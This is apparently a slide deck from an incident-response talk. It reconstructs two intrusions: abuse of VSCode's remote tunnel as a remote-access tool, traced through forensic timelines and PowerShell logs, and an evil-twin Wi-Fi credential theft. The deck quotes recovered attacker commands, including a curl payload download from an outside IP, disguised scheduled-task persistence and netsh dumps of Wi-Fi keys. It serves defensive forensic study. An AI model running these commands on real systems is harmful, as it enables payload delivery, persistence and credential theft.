


Case1 VSCode as a RAT Attack Overview

VSCode has a remote tunneling feature.

By using this, victim host is remotely controlled by the attacker.

Pretty difficult to filter out by FW, because the source is Microsoft.




Case1 About the super timeline

It is important to create a super timeline by linking together the recorded events from various artifacts.

Example Artifacts

- MFT Record
- USN Journal
- Windows Event Log
- ShimCache
- Prefetch
- SRUM
- FireWall Logs
- Registry etc.



Case1 Create a super timeline for compromised host

Time (UTC+8)	Action	Path	Filename	Artifact
2023/9/23 10:33:32	File Creation	C:¥Users¥<redacted>¥Desktop	中秋节礼盒清单.iso	MFT
2023/9/23 10:33:47	File Creation	C:¥Users¥<redacted>¥AppData¥Roaming¥Microsoft¥Windows¥Recent	海神星礼盒A款.png.lnk	MFT
2023/9/24 19:45:18	File Creation	C:¥Users¥<redacted>¥AppData¥Roaming¥Microsoft¥Windows¥Recent	中秋节礼盒清单.iso.lnk	MFT
2023/9/24 19:45:22	File Execution	E:/	卡券和礼盒清单.exe	Registry
2023/9/24 19:56:34	File Creation	C:¥Users¥Public¥Music	msoev.exe	MFT
2023/9/24 20:00:35	File Creation	C:¥Users¥Public¥Music	mosev.exe	MFT
2023/9/25 13:26:32	File Creation	C:¥Users¥Public¥Music	McVsoCfg.dll	MFT
2023/9/25 13:29:11	File Creation	C:¥Users¥Public¥Music	a.ini	MFT
2023/9/25 13:31:35	Directory Creation	D Drive	winows10	UsnJrnl
2023/9/25 13:33:27	File Creation	D Drive	McVsoCfg.dll	UsnJrnl
2023/9/25 13:33:47	File Creation	D Drive	Desktop.ini	UsnJrnl
2023/9/25 13:34:09	File Creation	D Drive	mosev.exe	UsnJrnl
2023/9/25 13:41:40	File Creation	C:¥Intel¥Profiles	code.exe	MFT
2023/9/25 13:41:59	File Creation	C:¥Intel¥Profiles	runtime.exe	MFT
2023/9/25 13:41:59	Suspect File Execution	c:¥Intel¥Profiles	runtime.exe	Shimcache
2023/9/25 13:44:19	Directory Creation	C:¥Users¥<redacted>	VSCODE~1	MFT
2023/9/25 13:44:19	File Creation	c:¥Users¥<redacted>¥.vscode¥cli	tunnel-stable.lock	MFT
2023/9/25 13:48:57	Suspect File Execution	c:¥Users¥<redacted>¥.vscode¥cli¥servers¥Stable-<redacted>¥server¥node_modules¥@vscode¥ripgrep¥bin	rg.exe	Shimcache
2023/9/25 13:48:55	Suspect File Execution	C:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>.staging¥server	node.exe	Shimcache
2023/9/25 13:48:55	Suspect File Execution	C:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>¥server	node.exe	Shimcache
2023/9/25 13:49:01	Suspect File Execution	C:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>¥server¥node_modules¥node-vsce-sign¥bin	vsce-sign.exe	Shimcache
2023/9/25 13:49:05	File Creation	c:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>¥server¥out¥vs¥workbench¥contrib¥terminal¥browser¥media	shellIntegration.ps1	MFT
2023/9/25 13:55:35	Directory Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp	.tmp7DIT16	MFT
2023/9/25 13:55:35	File Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp¥.tmp7DIT16	vscode_cli_win32_x64_cli.zip	MFT
2023/9/25 13:55:36	Directory Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp¥.tmp7DIT16	content	MFT
2023/9/25 13:55:36	File Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp¥.tmp7DIT16¥content	code.exe	MFT
2023/9/25 13:56:37	File Creation	C:¥Users¥<redacted>	.log	MFT
2023/9/25 13:56:39	Directory Creation	C:¥Users¥<redacted>	ell	MFT
2023/9/25 13:56:53	File Creation	C:¥Users¥<redacted>¥AppData¥Local¥Microsoft¥Windows¥PowerShell	ModuleAnalysisCache	MFT
2023/9/25 13:56:55	Directory Creation	C:¥Users¥<redacted>¥AppData¥Roaming¥Microsoft¥Windows	PowerShell	MFT
2023/9/25 13:56:55	Directory Creation	C:¥Users¥<redacted>¥AppData¥Roaming¥Microsoft¥Windows¥PowerShell	PSReadLine	MFT
2023/9/25 13:56:55	File Creation	C:¥Users¥<redacted>¥AppD	t	MFT
2023/9/25 14:16:57	File Creation	C:¥Users¥Public¥Document		MFT
2023/9/25 14:19:04	File Creation	C:¥Users¥Public¥Document		MFT

① File Download and Execution

② What is VSCode !?

Explore the links between ② and ③

③ Powershell Execution + Malware Download

Case1 Explore the PowerShell logs to verify the links

Major Artifacts of PowerShell Execution

Windows PowerShell Commands History Log	%USERPROFILE%¥AppData¥Roaming¥Microsoft¥Windows¥PowerShell¥PSReadLine¥ConsoleHost_history.txt
Windows Event Log	Windows Eventlog(Windows PowerShell.evtx Microsoft-Windows-Powershell%4Operational.evtx

The PowerShell execution was likely triggered by VSCode!

Windows PowerShell.evtx | Microsoft-Windows-PowerShell%4Operational.evtx

Showing 3743 event(s) NEW

Type	Date	Time	Event	Source
Information	2023-09-25	2:26:19 PM	600	PowerShell
Information	2023-09-25	1:56:39 PM	400	PowerShell
Information	2023-09-25	1:56:39 PM	600	PowerShell
Information	2023-09-25	1:56:39 PM	600	PowerShell
Information	2023-09-25	1:56:39 PM	600	PowerShell
Information	2023-09-25	1:56:39 PM	600	PowerShell
Information	2023-09-25	1:56:39 PM	600	PowerShell
Information	2023-09-25	1:56:39 PM	600	PowerShell

Provider "Registry" is Started.

SequenceNumber=1

HostName=ConsoleHost
HostVersion=5.1.19041.3031
HostId=e16b3541-a8e2-4227-afdc-4f5fcaf4d392
HostApplication=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -noexit -command try { . "c:\Users\[redacted]\.vscode\cli\servers\Stable-abd2f3db4bdb28f9e95536dfa84d8479f1eb312d\server\out\vs\workbench\contrib\terminal\browser\media\shellIntegration.ps1" } catch {}
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

Case1 Deep-dive VSCode activity

② What is VSCode !?

VSCode itself

Time (UTC+8)	Action	Path	Filename	Artifact
2023/9/25 13:41:40	File Creation	C:¥Intel¥Profiles	code.exe	MFT
2023/9/25 13:41:59	File Creation	C:¥Intel¥Profiles	runtime.exe	MFT
2023/9/25 13:41:59	Suspect File Execution	c:¥Intel¥Profiles	runtime.exe	Shimcache
2023/9/25 13:44:18	File Creation	C:¥Intel¥Profiles	tmp	MFT
2023/9/25 13:44:19	Directory Creation	C:¥Users¥<redacted>	VSCODE~1	MFT
2023/9/25 13:44:19	File Creation	c:¥Users¥<redacted>¥.vscode¥cli	tunnel-stable.lock	MFT
2023/9/25 13:48:57	Suspect File Execution	c:¥Users¥<redacted>¥.vscode¥cli¥servers¥Stable-<redacted>¥server¥node_modules¥@vscode¥ripgrep¥bin	rg.exe	Shimcache
2023/9/25 13:48:55	Suspect File Execution	C:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>.staging¥server	node.exe	Shimcache
2023/9/25 13:48:55	Suspect File Execution	C:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>¥server	node.exe	Shimcache
2023/9/25 13:49:01	Suspect File Execution	C:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>¥server¥node_modules¥node-vsce-sign¥bin	vsce-sign.exe	Shimcache
2023/9/25 13:49:05	File Creation	c:¥Users¥<redacted>¥.vscode¥cli¥servers¥<redacted>¥server¥out¥vs¥workbench¥contrib¥terminal¥browser¥media	shellIntegration.ps1	MFT
2023/9/25 13:55:35	Directory Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp	.tmp7DIT16	MFT
2023/9/25 13:55:35	File Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp¥.tmp7DIT16	vscode_cli_win32_x64_cli.zip	MFT
2023/9/25 13:55:36	Directory Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp¥.tmp7DIT16	content	MFT
2023/9/25 13:55:36	File Creation	C:¥Users¥<redacted>¥AppData¥Local¥Temp¥.tmp7DIT16¥content	code.exe	MFT
2023/9/25 13:56:37	File Creation	C:¥Users¥<redacted>¥.vscode-server¥data¥logs¥20230925T134907	ptyhost.log	MFT
2023/9/25 13:56:39	Powershell Execution	C:¥WINDOWS¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -noexit -command try { . "c:¥Users¥<redacted>¥.vscode¥cli¥servers¥Stable-abd2f3db4bdb28f9e95536dfa84d8479f1eb312d¥server¥out¥vs¥workbench¥contrib¥terminal¥browser¥media¥shellIntegration.ps1" } catch {}		Windows Event Log


Tunnel was established

Launching Terminal


Finally, this timeline proves that after the malware infection, the attacker used the VSCode terminal to run PowerShell.

Case1 Catch the attacker's commands

- We found out an artifact which reveals commands used to understand the actor's operation
- Interestingly, the actor got Wi-Fi access point information via the VSCode tunnel





```
curl -O  http://91.149.236.33/static/runtimeUSER0.bin
ipconfig /all
ping [redacted].local
ping [redacted].LOCAL
schtasks /create /sc minute /mo 720 /tn ThreatSonarUpdate /tr "c:\Intel\Profiles\runtimeUSER0.bat"
schtasks /delete /tn visualcodeUpdate /f
netsh wlan show profiles
netsh wlan show profiles [redacted]-OFFICE key=clear
netsh wlan show profiles [redacted] key=clear
netsh wlan show interfaces
arp -a
type c:\intel\profiles\runtimeUSER00.bat
dir c:\Interl\Profiles
dir c:\Intel\Profiles
type c:\intel\profiles\runtimeUSER0.bat
schtasks /query /fo LIST /v > c:\Intel\Profiles\info
ipconfig /all
netsh wlan show profiles
```



Case2 EvilTwin Attack Overview

- Attacker physically intrude and secretly set up a Wi-Fi access point with a SSID spoofed target organization name.
- They could get credentials, when a targeted employee connect to the Wi-Fi and input password.
- The attacker came physically again to set up their PC and access the target Wi-Fi using the stolen credential.
- Interestingly, a CobaltStrike was installed in the PC.

1. Look for the site



2. Set up a rogue Wi-Fi

Rogue Wi-Fi

3. Victim to connect a rogue Wi-Fi

Rogue SSID

4. Steal Credential

Legitimate Credential

5. Set up a PC under the Wi-Fi

Attacker's PC with CobaltStrike

Case2 How to find this attack method

- An admin login failure alert on the AD server revealed a suspicious IP within the branch's wireless LAN range using a non-standard host name.
- In Case 1, the attacker also attempted to steal the Wi-Fi password, indicating an intention for continuous physical intrusions.
- Just before the unauthorized access, a suspicious SSID appeared in the target office building.

Why targeting to the Wi-Fi?

- They have a high risk in physical intrusions
